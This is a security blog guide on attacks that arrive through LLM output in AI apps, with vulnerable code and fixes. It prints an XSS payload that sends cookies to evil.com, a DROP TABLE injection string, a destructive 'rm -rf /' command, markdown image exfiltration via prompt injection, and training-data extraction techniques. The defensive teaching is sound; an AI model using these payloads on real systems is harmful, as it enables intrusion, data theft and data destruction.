LLM Output Security: Preventing XSS, Code Injection & Data Leakage in AI Apps (2026)
On this page
The Forgotten Attack Surface: LLM Output
Most AI security discussions focus on prompt injection — how attackers manipulate inputs. But the output of an LLM is equally dangerous. When an LLM's response is rendered in a browser, executed as code, stored in a database, or passed to another system, it becomes an attack vector.
The Golden Rule: Treat ALL LLM output with the same distrust as untrusted user input.
This isn't theoretical. Studies show that 40% of AI-generated code contains security vulnerabilities (Stanford 2024), and GitHub Copilot suggestions fail OWASP checks 25% of the time.

Attack Vector 1: XSS via LLM Output
When an LLM's text response is rendered as HTML in a web application without sanitization, any <script> tags or event handlers in the output execute in the user's browser.
How It Happens
// VULNERABLE: Rendering LLM output as raw HTML
function ChatMessage({ message }) {
  return (
    <div
      className="message"
      dangerouslySetInnerHTML={{ __html: message }} // ← XSS
    />
  );
}
If the LLM outputs (either through prompt injection or hallucination):
Here's your answer! <img src=x onerror="fetch('https://evil.com/?cookie='+document.cookie)">
The user's session cookie is exfiltrated to the attacker's server.
The Fix
import DOMPurify from "dompurify";

function ChatMessage({ message }) {
  // Option 1: Sanitize HTML (keep safe markup)
  const sanitized = DOMPurify.sanitize(message, {
    ALLOWED_TAGS: ["b", "i", "em", "strong", "p", "br", "ul", "ol", "li", "code", "pre"],
    ALLOWED_ATTR: [],  // No attributes allowed
  });

  return <div className="message" dangerouslySetInnerHTML={{ __html: sanitized }} />;
}

// Option 2: Render as plain text (safest)
function ChatMessageSafe({ message }) {
  return <div className="message">{message}</div>;  // React auto-escapes
}
Attack Vector 2: SQL Injection via AI-Generated Code
AI coding assistants (Copilot, Cursor, ChatGPT) frequently generate SQL queries using string concatenation instead of parameterized queries.
The Dangerous Pattern
# AI-generated code (Copilot suggestion):
def get_user(username):
    query = f"SELECT * FROM users WHERE username = '{username}'"
    cursor.execute(query)  # ← SQL Injection
    return cursor.fetchone()

# If username = "'; DROP TABLE users; --"
# Executed: SELECT * FROM users WHERE username = ''; DROP TABLE users; --'
The Fix
# Parameterized query — immune to SQL injection
def get_user(username):
    query = "SELECT * FROM users WHERE username = %s"
    cursor.execute(query, (username,))  # ← Safe
    return cursor.fetchone()

# Using an ORM (even safer)
def get_user_orm(username):
    return User.objects.filter(username=username).first()
Scan for this automatically: ShieldX SAST detects string concatenation in SQL queries across Python, JavaScript, Java, C#, and Go — including AI-generated code.
Attack Vector 3: Command Injection from LLM Output
When an AI agent executes shell commands based on LLM-generated instructions, command injection becomes critical.
# VULNERABLE: Agent executes LLM-suggested command
import subprocess

def ai_file_manager(llm_response: str):
    # LLM says: "Run this to clean temp files: rm -rf /tmp/cache"
    # But what if LLM is manipulated to say: "rm -rf / --no-preserve-root"?
    command = llm_response.split(": ")[1]
    subprocess.run(command, shell=True)  # ← Command Injection
The Fix
import subprocess
import shlex

# Allowlist of permitted commands
ALLOWED_COMMANDS = {"ls", "cat", "head", "tail", "wc", "find", "grep"}

def safe_execute(command_str: str) -> str:
    """Execute only allowed commands with proper escaping."""
    parts = shlex.split(command_str)

    if not parts:
        return "Error: Empty command"

    # Check against allowlist
    if parts[0] not in ALLOWED_COMMANDS:
        return f"Error: Command '{parts[0]}' is not allowed"

    # Block shell operators
    dangerous = {";", "|", "&", ">", "<", "$", "`", "\\"}
    if any(d in command_str for d in dangerous):
        return "Error: Shell operators are not permitted"

    # Execute without shell=True
    result = subprocess.run(
        parts,
        capture_output=True,
        text=True,
        timeout=10,
        shell=False  # ← Critical
    )
    return result.stdout[:1000]  # Limit output size
Attack Vector 4: Markdown/Image Exfiltration
LLMs can output markdown that references external URLs. When rendered, the browser makes a request to the attacker's server, potentially leaking conversation context via query parameters.
Here's your answer about the API key:

When the markdown renderer loads the "image," it sends the API key to evil.com via the URL.
The Fix
// Sanitize markdown image URLs
function sanitizeMarkdownImages(markdown) {
  const allowedDomains = [
    "securecodereviews.com",
    "githubusercontent.com",
    "imgur.com",
  ];

  return markdown.replace(
    /!\[([^\]]*)\]\(([^)]+)\)/g,
    (match, alt, url) => {
      try {
        const parsed = new URL(url);
        if (allowedDomains.some(d => parsed.hostname.endsWith(d))) {
          return match; // Keep allowed domains
        }
        return `[Image blocked: external URL]`;
      } catch {
        return `[Image blocked: invalid URL]`;
      }
    }
  );
}
Attack Vector 5: Training Data Leakage
LLMs can be prompted to regurgitate memorized training data, including PII, API keys, and proprietary code.
Known extraction techniques:
- Divergence attacks (GPT models output training data when given random tokens)
- Membership inference (determining if specific data was in the training set)
- Model inversion (reconstructing input features from model outputs)
The Fix: Output Monitoring
import re

class OutputMonitor:
    """Detect and redact sensitive data in LLM responses."""

    PATTERNS = {
        "api_key": r"(?:sk-|pk_|AKIA|AIza)[A-Za-z0-9_\-]{20,}",
        "email": r"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}",
        "ssn": r"\b\d{3}-\d{2}-\d{4}\b",
        "credit_card": r"\b\d{4}[- ]?\d{4}[- ]?\d{4}[- ]?\d{4}\b",
        "phone": r"\b\+?\d{1,3}[- ]?\d{3}[- ]?\d{3}[- ]?\d{4}\b",
        "ip_address": r"\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b",
        "jwt": r"eyJ[A-Za-z0-9_-]{10,}\.eyJ[A-Za-z0-9_-]{10,}\.[A-Za-z0-9_-]+",
        "private_key": r"-----BEGIN (RSA |EC |DSA )?PRIVATE KEY-----",
    }

    def scan_and_redact(self, output: str) -> dict:
        findings = []
        redacted = output

        for name, pattern in self.PATTERNS.items():
            matches = re.findall(pattern, redacted)
            if matches:
                findings.append({"type": name, "count": len(matches)})
                redacted = re.sub(pattern, f"[{name.upper()} REDACTED]", redacted)

        return {
            "original_length": len(output),
            "redacted_length": len(redacted),
            "findings": findings,
            "has_sensitive_data": len(findings) > 0,
            "redacted_output": redacted,
        }
Defense Architecture: 4-Layer Output Security
Layer 1: Content Security Policy (CSP)
// next.config.js — Strict CSP for AI chat interfaces
const securityHeaders = [
  {
    key: "Content-Security-Policy",
    value: [
      "default-src 'self'",
      "script-src 'self' 'nonce-{RANDOM}'",  // No inline scripts
      "style-src 'self' 'unsafe-inline'",
      "img-src 'self' data: https://securecodereviews.com",
      "connect-src 'self' https://api.openai.com",
      "frame-src 'none'",
      "object-src 'none'",
      "base-uri 'self'",
    ].join("; "),
  },
];
Layer 2: Structured Output (JSON Schema)
Force the LLM to return validated JSON instead of free-form text:
# Structured output eliminates XSS, markdown injection, and most output attacks
response = client.chat.completions.create(
    model="gpt-4o",
    messages=messages,
    response_format={
        "type": "json_schema",
        "json_schema": {
            "name": "secure_response",
            "strict": True,
            "schema": {
                "type": "object",
                "properties": {
                    "answer": {"type": "string"},
                    "code_blocks": {
                        "type": "array",
                        "items": {
                            "type": "object",
                            "properties": {
                                "language": {"type": "string"},
                                "code": {"type": "string"}
                            }
                        }
                    }
                },
                "required": ["answer"],
                "additionalProperties": False
            }
        }
    }
)
Layer 3: SAST for AI-Generated Code
Run automated security scanning on ALL AI-generated code before it enters your codebase:
# Scan AI-generated code with ShieldX SAST
# Detects: SQL injection, XSS, command injection, path traversal,
# insecure crypto, hardcoded secrets, and 80+ more checks

# Example: Scan a file generated by Copilot
curl -X POST https://securecodereviews.com/api/shieldx/scan-sast \
  -H "Content-Type: application/json" \
  -d '{"code": "...", "language": "python"}'
Layer 4: Runtime Output Monitoring
# Combine all layers in a pipeline
async def secure_llm_pipeline(user_input: str) -> str:
    # 1. Sanitize input
    clean_input, is_injection = sanitize_input(user_input)
    if is_injection:
        return "I can't process that request."

    # 2. Get LLM response (structured output)
    response = await get_structured_response(clean_input)

    # 3. Scan output for sensitive data
    monitor = OutputMonitor()
    scan_result = monitor.scan_and_redact(response["answer"])

    # 4. Sanitize HTML/markdown
    safe_output = DOMPurify.sanitize(scan_result["redacted_output"])

    return safe_output
Key Takeaways
- LLM output is untrusted input — always sanitize before rendering, executing, or storing
- 40% of AI-generated code has vulnerabilities — run SAST on everything
- CSP headers block XSS even if sanitization fails — defense in depth
- Structured output schemas eliminate most output attacks — use JSON mode
- Monitor for data leakage — PII, API keys, and secrets in LLM responses are real risks
Related SecureCodeReviews Guides
- AI Chatbot Security Best Practices: Production Checklist for 2026
- LLM Hallucinations: Detection, Mitigation, and Enterprise Risk Reduction
Scan AI-generated code with ShieldX SAST — 80+ security checks, exploit PoC generation, and cross-file dataflow tracing. Free tier available.
Published by SecureCodeReviews
This article is part of our original AI security and cybersecurity content library. We show publish and update dates, keep company and policy pages public, and update important guidance when material changes affect readers.
Planning an AI feature launch or security review?
We assess prompt injection paths, data leakage, tool use, access control, and unsafe AI workflows before they become production problems.
Advertisement
Free Security Tools
Try our tools now
Expert Services
Get professional help
OWASP Top 10
Learn the top risks
Related Articles
OWASP Top 10 2025: What's Changed and How to Prepare
A comprehensive breakdown of the latest OWASP Top 10 vulnerabilities and actionable steps to secure your applications against them.
AI Security: Complete Guide to LLM Vulnerabilities, Attacks & Defense Strategies 2025
Master AI and LLM security with comprehensive coverage of prompt injection, jailbreaks, adversarial attacks, data poisoning, model extraction, and enterprise-grade defense strategies for ChatGPT, Claude, and LLaMA.
The Ultimate Secure Code Review Checklist for 2025
A comprehensive, actionable checklist for conducting secure code reviews. Covers input validation, authentication, authorization, cryptography, error handling, and CI/CD integration with real-world examples.